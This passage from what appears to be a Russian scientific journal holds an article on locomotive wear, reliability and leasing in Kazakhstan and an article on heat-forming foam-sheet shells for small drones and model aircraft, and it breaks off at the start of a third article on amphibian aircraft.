Locomotives represent the difficult systems characterized not only a set of links, but also number of communications between them, between the locomotive and Wednesday. The mismatch of work of links or failure at least can lead one of them to violation of the schedule, decline in production, an excessive consumption of fuel and the electric power. The prevention and prevention of these refusals is the main objective.

Keywords: deterioration, locomotive, leasing, reliability

Транспортная стратегия Республики Казахстан, выраженная в ежегодных Посланиях Президента [1], имеет общегосударственное значение, что находит отражение в соответствующих отраслевых документах. Так, Министерством транспорта и коммуникации разработан (октябрь 2012 г.) национальный стандарт повышения качества предоставляемых услуг на основных видах транспорта, в том числе грузовых и пассажирских на железнодорожном транспорте.

Услугитранспорта должны быть ориентированы на их получателей, т.е. на нужды населения, экономики, а также на решение стратегических вопросов обеспечения единства, обороны и безопасности страны.

Инвентарный парк Национальной железнодорожной компании «Казахстан темир жолы» (КТЖ) составляет более 1500 единиц, при этом его большая часть – выпуска 1980-х годов – имеет значительную степень износа по сроку службы (70%). По словам главы КТЖ Аскара Мамина, до 2020 года планируется провести модернизацию 171 электровагона и приобрести 1512 новых локомотивов.

По словам директора департамента внутреннего протокола и связей с общественностью КТЖ Мурата Бульденбаева, в 2011–2015 годах дефицит компании в локомотивах составит 1,248 тыс. единиц. Восполнять его компания намерена за счет продукции Локомотивосборочного завода (входит в АО «Локомотив», являющееся «дочкой» КТЖ), запустившего производство тепловозов по технологии американской General Electric (GE). До 2014 года

завод намерен произвести более 400 тепловозов Evolution. Кроме того, с 2013 года здесь планируется начать сборку маневровых дизель-электрических локомотивов также по технологии GE.

А на производственной базе АО «Байтерек А» в городе Атбасар (Казахстан) КТЖ планирует создать совместное с российско-французским консорциумом «Трансмашхолдинг»-Alstom предприятие по производству магистральных грузовых электровагонов переменного тока. По словам Аскара Мамина, совместное предприятие будет выпускать около 50 электровагонов ежегодно. Объем инвестиций в проект составит около \$120 млн. Предполагается, что производство начнется в 2012 году.

По прогнозам главы КТЖ, к 2015 году общий объем выпускаемой продукции железнодорожного машиностроения в Казахстане составит около \$2 млрд [2].

В настоящее время Карагандинское погрузочно-транспортное управление (КПТУ), входящее в состав «Арселор Миттал Темиртау» (АМТ), осуществляет как перевозку угля с шахт, обогатительных фабрик, так и доставку различных грузов на шахты с предприятий других ведомств. Железнодорожное хозяйство КПТУ расположено в четырех городах области: Караганде, Саране, Шахтинске, Абае. Перевозка грузов обеспечивается преимущественно за счет подачи под погрузку порожних вагонов с магистральной сети (НК Казахстан Темир жолы) и за счет использования транспортных средств собственного парка АМТ. Для

завоза угля на обогатительные фабрики и перевозки прочих грузов по подъездным путям КПТУ используются локомотивы и вагоны принадлежности АМТ. Перевозка угля с выходом на пути АО «НК КТЖ» производится подвижным составом сетевого парка. Для перевозки грузов в работе ежедневно находится до 17 тепловозов (приписной парк 33 ед.). Разветвленная сеть железнодорожного пути КПТУ протяженностью 380 км (через 17 железнодорожных станций) соединяет шахты, обогатительные фабрики и другие предприятия с магистральными железными дорогами АО «НК КТЖ» на станциях: Караганда-Угольная, Караганозек, Жана Караганды, Карабас, Сокрыр взаимодействие с которыми осуществляется на основании «Единого технологического процесса подъездного пути УД АО «Арселор Миттал Темиртау». Перевозочная работа осуществляется через 17 железнодорожных станций, большая часть которых оборудована устройствами электрической централизации стрелок и сигналов. На имеющейся собственной специализированной базе производятся все виды ремонта локомотивов и вагонов. На предприятии угольного департамента КПТУ имеется свой локомотивный парк, состоящий из 24 локомотивов. Имеются 5 крупных станций, такие как Распорядительная, Драмтеатр, ЦОВ Восточная, Субархан, Радиоузел. Основные локомотивы работающие на станциях, – это ТЭМ 2, ТЭМ 7, ТГМ 6.

Технические характеристики и параметры локомотивов, гарантируемые заводом-изготовителем, определяют их потенциальные технические возможности, которые могут быть использованы в эксплуатации.

Однако в процессе работы детали и агрегаты локомотивов изнашиваются вследствие трения и динамических нагрузок, тепловых, электромагнитных, окислительных процессов и других воздействий. В результате изнашивания снижаются механическая и диэлектрическая прочность деталей, мощностные и тяговые параметры локомотивов, утрачиваются их начальные свойства работоспособности, снижается технико-экономическая эффективность, эксплуатационная надежность и безопасность движения.

Локомотивы представляют собой сложные системы, характеризующиеся не только множеством звеньев, но и количеством связей между локомотивом и средой. Рассогласование работы звеньев или отказ в работе хотя бы одного из них может привести к нарушению графика движения, снижению производительности, перерасходу топлива и электроэнергии.

Очевидно, под процессом эксплуатации следует понимать не только использование локомотивов для тяги поездов, но и поддержание их в исправном состоянии. Чтобы обеспечить надежную и эффективную работу локомотивов, необходимо управлять их техническим состоянием. В этом состоит одна из основных задач локомотивного хозяйства.

Для управления техническим состоянием локомотивного парка установлены характеристики эксплуатационной надежности, нормативы на их состояние и организована планово-предупредительная система технического обслуживания и ремонта.

Под эксплуатационной надежностью понимают свойство локомотива безотказно работать в течение определенного времени или пробега (наработки) в разнообразных условиях железных дорог при соблюдении нормативных состояний, установленных Правилами технического обслуживания и ремонта.

Под работоспособностью понимают такое состояние локомотива, при котором он способен выполнять тяговые функции с заданными параметрами, установленными правилами тяговых расчетов и правилами ремонта.

Надежность и работоспособность характеризуются состояниями, событиями и свойствами локомотива, которые в свою очередь имеют определенную классификацию:

Характеристики состояния: исправное, неисправное, работоспособное и неработоспособное.

Исправным называют такое состояние, при котором локомотив допускается к поездной или маневровой работе по Правилам технической эксплуатации и Правилам ремонта локомотивов,

Неисправным называют такое состояние локомотива, при котором не удовлетворяется хотя бы одно требование ПТЭ и Правил ремонта для допуска его к поездной и маневровой работе.

Например, по условиям безопасности движения запрещается выпускать в эксплуатацию и допускать к следованию в поездах подвижной состав, имеющий неисправности колесных пар: поперечную трещину оси; ползун на поверхности катания колеса более 0,7 мм при роликовых и 1 мм при подшипниках скольжения у локомотивов и мотор-вагонного подвижного состава; прокат по кругу катания более 7 мм у локомотивов, мотор-вагонного подвижного состава и пассажирских вагонов дальнего следования; вертикальный подрез гребня высотой более 18 мм и др.

Работоспособным называют состояние локомотива, при котором обеспечивается выполнение тяговых функций с установленными техническими параметрами

в пределах допускаемых изменений его состояния. Отклонение параметров локомотива, определяющих его тяговые свойства, за допустимые пределы рассматривается как утрата свойств работоспособности.

Поэтому неработоспособным называют состояние, при котором локомотив не может выполнять тяговые функции с нормативными параметрами.

Пример. Если в пути следования вышел из строя один тяговый двигатель, то машинист обязан вести поезд на аварийной схеме электровоза постоянного тока. Естественно, что электровоз не в состоянии реализовать нормативные параметры силы тяги и скорости движения, хотя и не утратил способности к передвижению и поэтому считается неработоспособным.

При неработающем одном цилиндре дизеля мощность тепловоза снижается, следовательно, он не может выполнять тяговые функции с заданными параметрами и обеспечить движение поезда по графику. Естественно, что такое состояние тепловоза считается неработоспособным. Далее, в случае порчи в пути следования скоростемера, АЛСН, автостопа локомотив становится неработоспособным, так как при этом машинист обязан сообщить диспетчеру и следовать с особой осторожностью до ближайшего ремонтного пункта.




Рис. 1. Определение примерного времени возникновения неисправности. Зона I – зона приработки после ремонта; зона II – зона нормальной эксплуатации; зона III – зона увеличения выхода локомотивов из строя, где Y – количество неисправных локомотивов

Характеристиками события являются: неисправность, отказ, дефект.

Под неисправностью понимают событие, в результате которого локомотив утрачивает свойства исправного состояния.

Например, излом буксового подшипника, трещина в корпусе буксы, неисправность автотормозов, выход из строя холодильника тепловоза или быстродействующего выключателя электровоза относятся к собы-

тию «неисправность», так как локомотив вести поезд не может вследствие возникновения опасности движения поездов и выхода из строя самого локомотива.

Отказом называют событие, в результате которого локомотив полностью или частично утрачивает свойства работоспособного состояния.

Примеры таких событий уже рассмотрены.

Понятие отказа является основным в теории надежности, используется при определении количественных показателей надежности, играет важную роль в анализе причин нарушения эксплуатационной надежности, в прогнозировании безотказной работы, в технико-экономической оценке затрат на техническое обслуживание и ремонт [3].

С каждым годом увеличивается количество поломок локомотивов. Существует много видов неисправностей и их причины. Из-за плохого состояния дорог быстро выходит из строя ходовая часть. Также по причине нехватки локомотивов приходится превышать нормативное количество перевозимых вагонов, что приводит к поломкам двигателей (дизелей) и гидравлической системы, удельный вес локомотивов указан на рис. 2.

Для решения данных проблем необходимо провести тяговые расчеты в частности, необходимо провести расчеты, по поиску силы сопротивления движения поезда и с помощью них определить вес состава на конкретном участке пути. Эти расчеты помогут решить вопросы нагрузки на двигатели и гидравлическую систему. Помимо прочего можно провести расчеты скоростей движения на станции в зависимости от состояния верхнего строения пути.

Процессы восстановления и обновления локомотивного парка требуют большого количества финансовых вливаний в данную область, поэтому мы предлагаем лизинговые системы применяемые в России.

Одной из дискуссионных тем является возможность привлечения частного капитала для обновления тягового подвижного состава. Сегодня существуют 2 вида возможной конкуренции перевозчиков в железнодорожной инфраструктуре – «на маршруте» и «за маршрут». Конкуренция «за маршрут» предполагает появление на отдельных маршрутах частного перевозчика с исключительным правом осуществления перевозок сроком на 5–10 лет.

Конкуренция «на маршруте» предполагает появление на отдельных участках и маршрутах сети нескольких частных перевозчиков, которые совместно с КТЖ будут предоставлять услуги локомотивной тяги. В настоящее время планируется реализовать конкуренцию «за маршрут».

■ ходовая часть 47% ■ дизель 23% ■ гидравлика 15% ■ остальное 15%




Рис. 2. Удельный вес основных неисправных узлов и агрегатов локомотивов

Отметим, что к выделению части перевозочного процесса из управления КТЖ надо подходить очень осторожно. Так, после частичного вывода из состава КТЖ грузовых вагонов и либерализации рынка предоставления грузовых вагонов снизилась пропускная способность сортировочных и приёмо-отправочных путей, возросло число «узких мест», что привело к снижению эффективности грузоперевозок. И возможно дальнейшее ухудшение ситуации после появления частных перевозчиков.

Необходимо учитывать, что сроки окупаемости локомотивов КТЖ, заложенные в тарифе, составляют свыше 20 лет. Частники будут работать со сроком окупаемости 10–12 лет. При этом стоимость приобретения одной единицы тягового подвижного состава варьируется в зависимости от его мощности и рода службы. Срок окупаемости зависит от того, какой груз перевозит локомотив и, соответственно, какая разница между себестоимостью и доходами. Например, на перевозках нефти на экспорт срок окупаемости локомотива может быть ниже 10 лет, а на перевозках угля на экспорт срок окупаемости – никогда.

Следовательно, с учетом размеров лизинговых платежей выручка частных компаний за предоставление локомотивов в среднем должна быть в 2,8–3 раза выше, чем у КТЖ, что либо приведет к росту стоимости услуг частных, либо они будут работать только на тех перевозках, где разница между затратами частных и тарифа-

ми КТЖ будет составлять не менее 3 раз, т.е. работать исключительно в высокодоходном сегменте перевозок. Таким образом возможно одновременное ухудшение технологических показателей работы ж/д транспорта и удорожание его услуг для грузоотправителей [4].

Таким образом, подводя итоги, можно сказать, что основные принципы которые должны быть положены в борьбе с износом, заключаются в соблюдении норм и правил перевозки пассажиров и грузов, а также своевременный контроль и ремонт тягового подвижного состава. Средства на закупку локомотивов компания планирует выделить в том числе за счёт размещения инфраструктурных облигаций и использования инструментов лизинга. Однако данные меры могут негативно повлиять на кредитные рейтинги КТЖ и других крупных кампаний.

Список литературы

1. Ежегодное послание Президента Республики Казахстан от 11.12.2014 года, Астана.
2. Рина Мориц Состояние парка локомотивов «Пространства-1520» дошло до критической черты // Журнал Гудок – 2014.
3. Износ и эксплуатационная надежность локомотивов // Студопедия, образовательный сайт URL http://studopedia.net/8_42243_iznos-i-ekspluatatsionnaya-nadezhnost-lokomotivov.html.
4. Игорь Скок. Экспертное мнение: Обновление локомотивного парка // Журнал Эксперт-Урал. – 26 августа 2013 года.
5. Дедов А.Н., Келесбеков А.К., Бейсембаев Д.М. К вопросу совершенствования системы ремонта маневровых локомотивов // Научные Труды КарГТУ. – 2015.

УДК 62

АГРЕГАТЫ ДВОЙНОЙ КРИВИЗНЫ ИЗ ЛИСТОВОГО ПЕНОПЛАСТА ДЛЯ БЕСПИЛОТНЫХ МАЛОРАЗМЕРНЫХ ЛЕТАТЕЛЬНЫХ АППАРАТОВ И АВИАМОДЕЛЕЙ

Воронков Ю.С., Воронков О.Ю.

ОНТТЭ «Ювенал», Таганрог, e-mail: yuven@mail.ru

Представленное техническое решение относится к сравнительно дешевым технологиям изготовления малоразмерных агрегатов и оболочек двойной кривизны из плоского листового пенопласта (экструзивного пенолиста). Предлагаемый способ изготовления таких оболочек с подкрепляющими внутри их элементами каркаса применим для беспилотных малоразмерных летательных аппаратов, испытывающих незначительные аэродинамические нагрузки, а также для летающих моделей-копий различных летательных аппаратов. Данная технология в том числе применима в серийном производстве малоразмерных технических средств двойного назначения с относительно низким ресурсом.

Ключевые слова: оболочка двойной кривизны, формование пенолиста, установка конструктивно-силового набора, формообразующая матрица

AGGREGATES OF DOUBLE CURVATURE SHEET OF FOAM FOR SMALL UNMANNED AIRCRAFT AND MODEL AIRCRAFT

Voronkov J.S., Voronkov O.J.

ANTE «Juvenal», Taganrog, e-mail: yuven@mail.ru

Presented technical solution relates to the relatively cheap technology manufacturing small units and shells of double curvature of a flat sheet of foam (extrusion of penalista). The proposed method of manufacture of such membranes with supporting inside their elements of the framework is applicable for small-size unmanned aircraft experiencing minor aerodynamic loads, as well as for flying models-copies of various aircraft. This technology can be applied in mass production of small technical items with relatively low resource.

Keywords: shell of double curvature, forming penalista, installation of structural force set, forming matrix

Известен способ изготовления малоразмерных агрегатов двойной кривизны из плоского листового пенопласта (экструзивного пенолиста), при котором придание формы двойной кривизны производится при комнатной температуре путём вдавливания в заготовку из пенолиста формуемого предмета с поверхностью двойной кривизны (пуансона) и распределения такого воздействия по всей площади заготовки. Другими словами, при перемещении пуансона под нагрузкой по плоскости заготовки последней придается необходимая форма. Полученная в результате такого воздействия оболочка двойной кривизны накладывается на каркас беспилотного летательного аппарата или летающей модели, подгоняется по размерам и приклеивается к элементам каркаса, образуя окончательную поверхность агрегата летательного аппарата (см. сайт www.vikybrvik.narod2.ru).

Недостатки

Используемый способ имеет существенные недостатки, заключающиеся в следующем:

1. Изготовление малоразмерных агрегатов двойной кривизны данным способом может удовлетворять только довольно низким требованиям к соблюдению теоретического контура (формы) их поверхности.

2. Формование посредством внешнего приложения сил к заготовке при комнатной температуре окружающей среды разрушает структуру материала и создаёт концентраторы напряжений в заготовке, со временем искажающие окончательную форму агрегата.

3. Способ приводит к уменьшению толщины и прочности материала.

4. Указанный способ может быть использован только для элементов оболочек с достаточно большим радиусом кривизны, что приводит к ограничению его технологических и конструктивных возможностей.

5. Использование данного способа изготовления оболочек в серийном производстве не обеспечивает их взаимозаменяемости.

Задачи разработки способа формования

Одной из задач предлагаемого технического решения является расширение технологических возможностей изготовления малоразмерных агрегатов и оболочек двойной кривизны из листового пенопласта (пенолиста). Новое решение такой задачи должно привести к повышению точности выдерживания теоретического контура и обводов с обеспечением их прочности, жесткости, радиусов кривизны и качества поверхностей.

Реализация способа изготовления малоразмерных агрегатов двойной кривизны из листового пенопласта должна быть направ-

лена на исключение операций вдавливания пуансона произвольной формы в заготовку формируемого предмета при комнатной температуре и неконтролируемого распределения такого воздействия по всей площади заготовки.

Описание предлагаемого способа формирования оболочек

Суть предлагаемого технического решения состоит в том, что при изготовлении оболочек двойной кривизны из листового пенопласта (пенолиста) перед их формированием производится нагрев заготовки в кипящей жидкости. После нагрева и извлечения каждой заготовки из кипящей жидкости их укладывают в разъемную формообразующую матрицу, каждую заготовку в свою половину матрицы, обеспечивая плотное прилегание к её внутренним поверхностям. Обрезают излишки пенопласта, соединяют и скрепляют половины матрицы, охлаждая заготовки

в матрице. После охлаждения матрицы с заготовками разъединяют её половины и извлекают из их внутренних полостей отформованные оболочки. Протирают оболочки и внутренние поверхности матрицы насухо и снова размещают оболочки в тех же самых половинах матрицы. Внутри одной из половин отформованных оболочек устанавливают конструктивно-силовой набор из специально обработанной гнутой древесины или композита на синтетическом клее согласно конструктивно-силовой схеме агрегата. После установки конструктивно-силового набора в одной из половин отформованных заготовок обе половины матрицы соединяют между собой. Последующее полное отверждение клея дает возможность получения окончательной конфигурации агрегата. По завершении процесса отверждения клея половины матрицы разъединяют и извлекают готовый отформованный агрегат.

Перечень графических материалов:




Рис. 1. Плоская заготовка пенолиста на поверхности нижней половины матрицы, подготовленная к формированию




Рис. 2. Процесс формирования изделия в нижней половине матрицы после нагрева заготовки




Рис. 3. Отформованное и подрезанное изделие в верхней половине матрицы




Рис. 4. Верхняя и нижняя половины изделия, вложенные каждая в свою половину матрицы, совмещенные в процессе обжатия и охлаждения




Рис. 5. Размещение и склейка шпангоутов в соответствии с конструктивно-силовой схемой агрегата в нижней половине отформованного изделия




Рис. 6. Готовый агрегат с поверхностями двойной кривизны и вклеенными элементами каркаса

На представленных фигурах использованы следующие обозначения:

- 1 – заготовка формируемого изделия;
- 2 – нижняя половина матрицы;
- 3 – изделие в нижней половине матрицы;
- 4 – векторы формирующих воздействий;
- 5 – отформованное в верхней половине матрицы изделие;
- 6 – верхняя половина матрицы;
- 7 – крепёж, соединяющий половины матрицы;
- 8 – элементы каркаса (шпангоуты), устанавливаемые в изделие;
- 9 – стыки отформованных и склеенных половин агрегатов;
- 10 – готовое изделие.

Описание процесса изготовления агрегата

Изготовление малоразмерных агрегатов двойной кривизны из пенолиста («потолочки») производится следующим образом. Заготовки 1 помещают в кипящую жидкость (например, воду с растворенными в ней веществами, обеспечивающими повышенную температуру кипения) при температуре 102–108 °C на 5–6 минут. Нагрев заготовок 1 из пенолиста в кипящей жидкости приводит к размягчению материала, его некоторому объемному расширению (вспуханию), позволяя под действием внешней силы легко придать заготовке заданную форму. Затем (рис. 1) каждую из заготовок 1 быстро извлекают из кипящей жидкости и размещают в каждой из половинок 2, 6 матрицы. При этом глянцевые поверхности заготовок 1 должны оказаться внутри формируемых изделий 3, 5. Каждую из заготовок 1 укладывают и расправляют по формообразующим поверхностям половинок 2, 6 матрицы (рис. 2) так, чтобы поверхности заготовок 1 приняли форму каждой из внутренних поверхностей половинок 2, 6 матрицы. В матрице заготовки плотно прилегают

к её поверхностям двойной кривизны и при остывании принимают их форму. Припуск заготовок 1 обрезают на 2–3 мм выше уровня поверхности разреза половинок 2, 6 матрицы. В результате получаем (рис. 2, 3) отформованные в половинках 2, 6 изделия 3, 5, имеющие поверхности двойной кривизны. Остывшие изделия 3, 5 извлекают из половинок 2, 6 матрицы, протирают их насухо и снова размещают на своих местах, в половинках 2, 6 матрицы. Одну из половинок матрицы (например, 2), содержащую изделие 3, используют в качестве базовой (рис. 5). В её внутренней полости на синтетическом клее закрепляют элементы 8 (шпангоуты) формируемого каркаса. В некоторых случаях, используя свободный доступ, в соответствии с разработанной технологией производят установку и монтаж системы управления, размещают необходимое целевое оборудование, устанавливают различного рода датчики, антенны и т.д. После покрытия слоем клея элементов 8 на них накладывают вторую половинку 6 матрицы, содержащую отформованное ранее изделие 5. Отверстия половинок матрицы 2, 6 совмещают, в них вставляют крепёж 7 и его затягивают. Далее выдерживают сборку в сушильном шкафу до полной просушки клея ~ 24 часа. После просушки обе половинки 2, 6 матрицы разбирают, извлекая из них готовое, собранное на клею изделие 10, наружная поверхность которого образована пенопластовыми панелями двойной кривизны, повторяющими внутреннюю поверхность формообразующей матрицы, и подкреплена элементами каркаса, положение которых задавалось «от обшивки». В дальнейшем в соответствии с разработанным технологическим процессом во внешней поверхности полученной пенопластовой «скорлупы» вырезают технологические и эксплуатационные лючки, крышки. Через них выполняют монтаж систем и механизмов, электронного, электромеханического

оборудования, установку и монтаж элементов остекления и т.п.

Формование стеклопластиковой поверхности агрегата


При необходимости получения внешней стеклопластиковой поверхности готового агрегата с внутренним подкрепляющим слоем из пенолиста, изготовленного по данной технологии, применяется следующий способ.

Внутренние поверхности вышеуказанных половин матрицы покрывают разделительным слоем и на их поверхности выкладывают на эпоксидном связующем холодного отверждения тонкую, $\delta = 0,03-0,05$ мм, ото-

жженную стеклоткань в один-два слоя. После неполного отверждения «на отлип» эпоксидного связующего, пропитавшего заготовки из стеклоткани в обеих половинах матрицы, готовый, ранее отформованный из пенолиста агрегат с внутренним силовым набором охватывается половинами матрицы, и они крепежом скрепляются между собой. После окончательного отверждения эпоксидного связующего внешняя поверхность изготавливаемого агрегата оказывается упрочненной стеклопластиком, повторяющим теоретический контур (форму) изделия. Агрегат готов к зашивке стыков и дальнейшим операциям в соответствии с разработанными технологическими процессами.



*Рис. 7. Летящие модели-копии реактивных самолетов Як-32 и Би-1.
Выполнены из пенолиста по описанной технологии*



*Рис. 8. Прототип разрабатываемого микро-БЛА «Микрон-02К».
Выполнен по описанной технологии*



Рис. 9. Летающая модель-копия реактивного самолета-истребителя МиГ-15. Выполнена по описанной технологии с последующим упрочнением стеклотканью $\delta = 0,005$ мм, 2 слоя

Выводы

Способ изготовления малоразмерных агрегатов двойной кривизны из листового пенопласта путём нагрева заготовок в кипящей жидкости и последующего формования в формообразующей матрице с установкой элементов конструктивно-силового набора в их внутренних полостях позволяет создавать удобообтекаемые, легкие, прочные конструкции, в некоторых случаях с заранее установленными элементами электронной аппаратуры и оборудования.

Предлагаемый способ изготовления малоразмерных агрегатов беспилотных летательных аппаратов, летающих на малых числах Рейнольдса, может быть использован для серийного и массового производства летающих моделей из листового пенопласта, расширяет технологические возможности изготовления элементов конструкции, при этом повышает их прочностные характе-

ристики, точность изготовления оболочек и возможность стабильного сохранения конфигурации поверхностей двойной кривизны.

Список литературы

1. Эльштейн П. «Конструктору моделей ракет», перевод с польского. – М.: издательство «Мир», 1978.
2. Материалы сети Internet 1998–2014 г.
3. Журналы «Моделист-конструктор» 1980–2000 гг.
4. Альтшуллер Г.С., Злотин Б.Л., Зусман А.В., Филатов В.И. «Поиск новых идей: от озарения к технологии». – Кишинев, 1989.
5. Половинкин А.И. «Основы инженерного творчества». – М.: «Машиностроение», 1988.
6. Гайдачук В.Е., Гречка В.Д. и др. Технология производства летательных аппаратов из композиционных материалов. – Харьков, ХАИ, 1989.
7. Васильев В.В. Основы проектирования и изготовления конструкций летательных аппаратов из композиционных материалов. – М.: МАИ, 1985.
8. Материалы Благотворительного общества научно-технического творчества и экологии «Ювенал» г. Таганрога.

УДК 62

ЭКСПЛУАТАЦИЯ ГРУЗОПАССАЖИРСКИХ САМОЛЕТОВ-АМФИБИЙ НА ВОДНЫХ АКВАТОРИЯХ

Воронков Ю.С., Воронков О.Ю.*ОНТТЭ «Ювенал», Таганрог, e-mail: yuven@mail.ru*

Разработанные в нашей стране гидросамолеты и самолеты-амфибии, кроме выполнения военных задач и задач пожаротушения, планируется использовать для перевозки на регулярной основе грузов и пассажиров. В отличие от сухопутных пассажирских перевозок самолетами ГВФ, выполнение грузопассажирских перевозок самолетами-амфибиями требует иных подходов к организации инфраструктуры их обслуживания. Коммерческие перевозки людей и грузов самолетами-амфибиями предполагается проводить между специально оборудованными гидроаэродромами или специально оснащенными морскими портами, не исключая использование обычных аэропортов ГВФ.

Ключевые слова: эксплуатация самолетов-амфибий, погрузка-разгрузка, обслуживание самолета-амфибии в портах, мягкий контакт

OPERATION OF CARGO AND PASSENGER AIRCRAFT-AMPHIBIAN ON WATER WATER AREAS

Voronkov J.S., Voronkov O.J.*ANTE «Juvenal», Taganrog, e-mail: yuven@mail.ru*

